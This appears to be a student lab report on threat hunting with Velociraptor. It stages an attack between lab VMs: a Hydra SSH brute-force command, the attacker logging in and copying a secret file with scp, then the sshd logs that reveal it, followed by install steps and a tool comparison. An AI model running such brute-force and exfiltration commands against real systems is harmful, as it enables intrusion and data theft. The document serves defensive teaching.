
As you can see we found our attack file.

Here another attack we deploy it on another tow machine "two of them are Linux parrot OS " and the server of Velociraptor in Ubuntu.

Veloclient "target", Veloclient2"attacker".

First the attacker "veloclient2" applied brute force on the target "veloclient" using hydra

Hydra -l veloclient -P luckypass.txt 192.168.1.13 ssh



```
[veloclient2@parrot]-[~]
$hydra -l veloclient -P luckypasswd.txt 192.168.1.13 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-12 11:47:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
d to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21 login tries (l:1/p:21), ~2 trie
s per task
[DATA] attacking ssh://192.168.1.13:22/
[22][ssh] host: 192.168.1.13 login: veloclient password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-12 11:48:06
[veloclient2@parrot]-[~]
$ssh veloclient@192.168.1.13
The authenticity of host '192.168.1.13 (192.168.1.13)' can't be established.
ECDSA key fingerprint is SHA256:PcREMX87PLBzuB8W/S+LbfxG0V5qfkY6uznzKp4PJE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.13' (ECDSA) to the list of known hosts.
veloclient@192.168.1.13's password:
Linux parrot 6.0.0-2parrot1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.2-1parrot1 (2022-1
0-18) x86_64


root@parrot:~#
```

After the machine has compromise "veloclient" and the attacker has hand on the password "1234" he start browsing the target machine "veloclient" using ssh , then he retrieved secret data using scp "Secure Copy Protocol".



```
The programs included with the Parrot GNU/Linux are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Parrot GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
[veloclient@parrot]~[-]
[veloclient@parrot]~[-]
$whoami
veloclient
[veloclient@parrot]~[-]
$cd Desktop/
[veloclient@parrot]~[-/Desktop]
$ls
README.license secret.txt
[veloclient@parrot]~[-/Desktop]
$exit
logout
Connection to 192.168.1.13 closed.
[veloclient2@parrot]~[-]
$scp veloclient@192.168.1.13:/home/veloclient/Desktop/secret.txt /home/veloclient2/Desktop
veloclient@192.168.1.13's password:
secret.txt                                100%  52   31.7KB/s   00:00
[veloclient2@parrot]~[-]
$ls
Desktop  Downloads      Music      Public      Videos
Documents luckypasswd.txt Pictures      Templates
[veloclient2@parrot]~[-]
$cd Desktop/
[veloclient2@parrot]~[-/Desktop]
$ls
README.license secret.txt
[veloclient2@parrot]~[-/Desktop]
$cat secret.txt
Welcome to our Trap Hole, you have been captured ;)
[veloclient2@parrot]~[-/Desktop]
$
```

Here we can see in the left the attacker "veloclient2" has successfully leaked and retrieved data from the target "veloclient" in the right .



Now in the Velociraptor Server "Ubuntu" we launched velociraptor to hunt the attack and check the logs if there are any subspecies activity.



```
Feb 12 10:55:43 parrot sshd[3961]: Failed password for veloclient from 192.168.1.14 port 43548 ssh2
Feb 12 10:55:43 parrot sshd[3965]: Failed password for veloclient from 192.168.1.14 port 43574 ssh2
Feb 12 10:55:45 parrot sshd[3935]: Failed password for veloclient from 192.168.1.14 port 43414 ssh2
Feb 12 10:55:45 parrot sshd[3939]: Failed password for veloclient from 192.168.1.14 port 43448 ssh2
Feb 12 10:55:45 parrot sshd[3942]: Failed password for veloclient from 192.168.1.14 port 43466 ssh2
Feb 12 10:55:45 parrot sshd[3946]: Failed password for veloclient from 192.168.1.14 port 43530 ssh2
Feb 12 10:55:45 parrot sshd[3946]: Connection closed by authenticating user veloclient 192.168.1.14 port 43530 [preauth]
Feb 12 10:55:45 parrot sshd[3935]: Connection closed by authenticating user veloclient 192.168.1.14 port 43414 [preauth]
Feb 12 10:55:45 parrot sshd[3935]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 10:55:45 parrot sshd[3946]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 10:55:45 parrot sshd[3942]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 10:55:45 parrot sshd[3939]: Connection closed by authenticating user veloclient 192.168.1.14 port 43448 [preauth]
Feb 12 10:55:45 parrot sshd[3939]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 10:55:45 parrot sshd[3936]: Connection closed by authenticating user veloclient 192.168.1.14 port 43412 [preauth]
Feb 12 10:55:45 parrot sshd[3943]: Connection closed by authenticating user veloclient 192.168.1.14 port 43470 [preauth]
Feb 12 10:55:45 parrot sshd[3937]: Connection closed by authenticating user veloclient 192.168.1.14 port 43422 [preauth]
Feb 12 10:55:45 parrot sshd[3947]: Connection closed by authenticating user veloclient 192.168.1.14 port 43544 [preauth]
Feb 12 10:55:45 parrot sshd[3962]: Connection closed by authenticating user veloclient 192.168.1.14 port 43562 [preauth]
Feb 12 10:55:45 parrot sshd[3961]: Connection closed by authenticating user veloclient 192.168.1.14 port 43548 [preauth]
Feb 12 10:55:45 parrot sshd[3965]: Connection closed by authenticating user veloclient 192.168.1.14 port 43574 [preauth]
Feb 12 11:09:46 parrot sshd[3646]: exited MaxStartups throttling after 00:14:06, 4 connections dropped
Feb 12 11:09:46 parrot sshd[4321]: Received disconnect from 192.168.1.14 port 36870:11: Bye Bye [preauth]
Feb 12 11:09:46 parrot sshd[4321]: Disconnected from authenticating user veloclient 192.168.1.14 port 36870 [preauth]
Feb 12 11:09:46 parrot sshd[3646]: error: beginning MaxStartups throttling
Feb 12 11:09:46 parrot sshd[3646]: drop connection 810 from [192.168.1.14]:36992 on [192.168.1.13]:22 past MaxStartups
Feb 12 11:09:46 parrot sshd[4323]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4334]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4336]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4325]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4329]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4331]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4326]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4338]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4337]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4324]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4333]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4338]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
Feb 12 11:09:46 parrot sshd[4335]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.14 user=veloclient
```

Now as you can see from the log there was brute force on the machine and there was transferring of data.

4 Virtual Network Environment


The virtual environment contains three VM's:


The server will use windows platform with IP (192.168.1.28)

The first machine will use windows platform with IP (192.168.1.29)

The second machine will use fedora platform with IP (192.168.1.25)

As shown in the figure :





```

server.config.yaml - Note
File Edit Format View Help

version:
  name: velociraptor
  version: 0.6.7-4
  commit: cf611af
  build_time: "2022-12-06T13:31:56Z"
  ci_build_url: https://github.com/Velocidex/velociraptor/actions/runs/3629952817
  compiler: go1.19.3

Client:
  server_urls:
    - https://192.168.1.28:8000/
  ca_certificate: |
    -----BEGIN CERTIFICATE-----
    MIIDTDCCA5SgAwIBAgIRAJWotulkoIDN3Nbtv3PM0x8wDQYJKoZIhvcNAQELBQAw
    GEYMBG90YU1UCmVmbVsb2NpcmcwdG90YENBMB4XDTIzMDEwMTI0ODTmZ
    MDEyOTIwMTJwMjUwGCMGAgEYMBG90YU1UCmVmbVsb2NpcmcwdG90YENBMBI
    jBgkqhkiG9w0BAQEEAAQCAQ8AMTBGCGAQAQCAQCAQCAQCAQCAQCAQCAQCAQCA
    dH0JS5n8r0EHd01+q7DOW/ulvFsPMVCE+idv6es/PDIz8dwXtPmK0Kwrr0r1
    o1lbFs5/n7R9e/R4v/PD0H0ICdt7Dkmcw56H1dQ6Z8HqGbfKSTgK1K0z827CLl
    5XkVw1uFPJL9U5wZC5c4/nHjK6w0JQaUczt+13U8ubsvbVtWkgJ0u91fz3k
    JQp5370Wtcr731BXDN8z81nZyZduhB1P+TBuM3ootXCAz19+8281+VCG1G7a
    XkK0EGHFC+3EHEZKsTz1p1n86GJVx6gSPwE5h1JmZpva5Snnf1REDAQA8o4GM
    MTG3MAG4A1Ud0eB/vQeAwICpDad8gVH9SUF6JAUB8gR8gFRQcDAQYKwVBRBQU
    AwIu0wYVR0R2AR0/BALuAwEB/zAd8gVHQH4QFFGQY240J1rL81wQFCxaK591A4F
    Hr-IwIAKYDVR0R0B6w4Id1wMvSb2NpcmcwdG90YXZlbnI2bG9jaWRLeC5jb2wDQY
    JKoZIhvcNAQELBQADgAEBAAKK/s11ynadw7fzm8J0veNt69Xh1KlWavawMD2baeZ
    60Jf6A1u5dU617Jcpbtr+mHtaIH0ZLD581se3pIdthQ21Bdlpy1jRT3zcNGD
    aX80aA08XqNvY1pLDnFN88c8Y18uOfcm8B231YA7J7uMEndR0Tm2uwaexE3Cgs
    Wdgk/mwp/GQp40Hz3Zk5AqV/vFTZq1FuF/3XCJR02vXb0KGFzLvx+1FRVZH4Z/
    hAWNC0mCkVnV6Z5s3ZEuZA1T10hZB4NYwzVQWIE1dnYdztwg1IREu679rdGex
    MvShEN20B/ulBYGUFUfH0ApffKLoYk77Teapam1g7w=
    -----END CERTIFICATE-----

  nonce: fJxJfJz20c=
  writeback_darwin: /etc/velociraptor.writeback.yaml
  writeback_linux: /etc/velociraptor.writeback.yaml
  writeback_windows: %ProgramFiles%\Velociraptor\Velociraptor.writeback.yaml
  tmpdir_windows: %ProgramFiles%\Velociraptor\Tools
  max_poll: 60
  nanny_max_connection_delay: 600
  windows_installer:
    service_name: Velociraptor
    install_path: %ProgramFiles%\Velociraptor\Velociraptor.exe
    service_description: Velociraptor service
  darwin_installer:
    service_name: com.velocidex.velociraptor

```


install Velociraptor Agent into Linux systems

```

file Edit View Search Terminal Help
[~root@parrot:~/home/user/Downloads]
$ wget https://github.com/Velocidex/velociraptor/releases/download/v0.6.3/velociraptor-v0.6.3-linux-amd64
2023-02-09 20:13:06 -- https://github.com/Velocidex/velociraptor/releases/download/v0.6.3/velociraptor-v0.6.3-linux-amd64
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)[140.82.121.3]:443... connected.
HTTP request sent, awaiting response... 200 OK
location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/126576706/5b5f6c1e-1b2b-4ad4-b50d-8508dc3f36a1?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAJCVSEH3AN72Q3209R2PFW54-request&X-Amz-Date=20230209T201314Z&X-Amz-Expires=300&X-Amz-Signature=a51dfb588bb6362f7fbae43725763e345834e9e99bdc65a8693990147147f6x
attachment:39b20f1Name=velociraptor-v0.6.3.1-linux-amd64response-content-type:application/octet-stream
[following]
2023-02-09 20:13:07 -- https://objects.githubusercontent.com/github-production-release-asset-2e65be/126576706/5b5f6c1e-1b2b-4ad4-b50d-8508dc3f36a1?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAJCVSEH3AN72Q3209R2PFW54-request&X-Amz-Date=20230209T201314Z&X-Amz-Expires=300&X-Amz-Signature=a51dfb588bb6362f7fbae43725763e345834e9e99bdc65a8693990147147f6x
Saving to: 'velociraptor-v0.6.3.1-linux-amd64'
0K [-----] 42.91M 4.78MB/s in 11s
2023-02-09 20:13:19 (3.97 MB/s) 'velociraptor-v0.6.3.1-linux-amd64' saved [44990424/44990424]

```

copy it to the system location.

```
[root@parrot]-[/home/user/Downloads]
#cp velociraptor-v0.6.3-1-linux-amd64 /usr/local/bin/velociraptor
```

binary file executable permissions


```
[root@parrot]-[/home/user/Downloads]
#chmod +x /usr/local/bin/velociraptor36
```

We generate the velociraptor tool using the command :

[illegible]

6 Comparison between the alternatives to velociraptor

The comparison will be based on comparing each alternative with velociraptor not as overall comparison :

	Velociraptor	Grr	OSQuery
Cost	Free(open-sourced)	Free(open-sourced)	Free
Max # of clients	10K – 15k	Up to 32K	
Range	hunting accross large number of endpoints.	searching across a wide range of endpoints.	Managing a significant number of endpoints.
Efficiency	Faster	Slower	Slower(not verified)
Language	Query language	Not query language	Query language

7 References

- <https://kifarunix.com/install-velociraptor-client-on-linux-and-windows-systems/>
- <https://www.youtube.com/watch?v=EA40rztSOd4>
- <https://www.hackingarticles.in/threat-hunting-velociraptor-for-endpoint-monitoring-part-2/>
- <https://learn.microsoft.com/en-us/azure/architecture/guide/security/security-start-here>